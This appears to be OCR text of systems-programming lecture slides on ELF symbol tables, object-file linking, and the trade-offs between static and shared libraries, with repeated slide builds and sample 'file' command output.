
- **Symbols**: names for code and data inside object files and executables
  - ex. functions (`printf`, `main`, `malloc`)
  - ex. global/static variables (`errno`, `my_global_array`)
- Stored in symbol tables (`.symtab`, `.dynsym`)
- Each entry maps:
  - **Name** -> **Section** + **Offset** + **Binding** (local/global) + **Type** (function/obj)


ELF File Format

Symbol Table *(example)*

Name	Section	Type	Address (relative)
main	.text	FUNC	0x00000000
puts	UND	FUNC	(undefined)
message	.rodata	OBJECT	0x00000000
scanf	UND	FUNC	(undefined)

Name	Section	Type	Address (relative)
main	.text	FUNC	0x00000000
puts	UND	FUNC	(undefined)
message	.rodata	OBJECT	0x00000000
scanf	UND	FUNC	(undefined)


Not relative memory addresses. Just offsets from the start of the section.
main is defined in this object file
puts is undefined -> linker must pull it from libc (or fail!)
message is a constant string -> lives in .rodata section
So main is at beginning of .text section
message has a 0x11 bytes offset from the start of .rodata
Name
Section
Type
Address (relative)
main
.text
FUNC
0x00000000
puts
UND
FUNC
(undefined)
message
.rodata
OBJECT
0x00000011
scanf
UND
FUNC
(undefined)



Name	Section	Type	Address (relative)
main	.text	FUNC	0x00000000
puts	UND	FUNC	(undefined)
message	.rodata	OBJECT	0x00000011
scanf	UND	FUNC	(undefined)


ELF File Format


main.o

Symbol Table *(example)*

Name	Section	Type	Address (relative)
main	.text	FUNC	0x00000000
puts	UND	FUNC	(undefined)
message	.rodata	OBJECT	0x00000000
scanf	UND	FUNC	(undefined)


main.c
a.c
gcc -c main.c a.c
main.o
a.o


main.c
a.c
gcc -c main.c a.c
main.o
a.o


main.c
a.c
gcc -c main.c a.c
10100
10101
00101
00110
main.o
10100
10101
00101
00110
a.o


main.c
a.c
gcc -c main.c a.c
10100
10101
00101
00110
main.o
a.o
libc.so
libm.a
Linker
myprog

Static vs. Shared Libraries

***Library**: collection of object files*

`libm.a`

Static Libraries

- **Self-contained binaries:** no runtime dependencies, portable without needing to install libraries on machines
- **Faster startup:** no dynamic linking or symbol resolution at runtime

- **Larger binaries**: each program has it's own copy of the code
- **Harder updates:** must rebuild & redeploy programs to fix bugs or vulnerabilities
- **Lower portability:** linking against system-specific `.a` may break on other systems/OSes

`libc.so`

Shared Libraries

- **Smaller binaries:** code lives once on disk and in memory (shared by all processes)
- **Easier updates:** patch the library → all programs benefit without recompiling
- **Lower overall memory usage:** multiple programs share one copy of the code
- **Load-time or run-time flexibility:** can `dlopen` plugins, swap implementations

- **Slightly slower startup:** dynamic linker must resolve symbols before main()
- **External dependency:** program won't run if the right version of the .so is missing
- **Versioning/ABI issues:** "DLL hell," breakage if incompatible .so is installed

Static vs. Shared Libraries

***Library**: collection of object files*

libm.a

Static Libraries

```
asritha@ubuntu:~$ file
/usr/lib/x86_64-linux-gnu/libm.a
/usr/lib/x86_64-linux-gnu/libm.a:
current ar archive
```

libc.so


Shared Libraries


```
asritha@ubuntu:~$ file /lib/x86_64-
linux-gnu/libc.so.6
/lib/x86_64-linux-gnu/libc.so.6:
ELF 64-bit LSB shared object, x86-
64, version 1 (SYSV), dynamically
linked,
BuildID[sha1]=0123456789abcdef...,
for GNU/Linux 2.6.32, stripped
```


main.c
a.c
gcc -c main.c a.c
10100
10101
00101
00110
main.o
a.o
libc.so
libm.a
Linker
myprog

3 Types of ELF File Types:

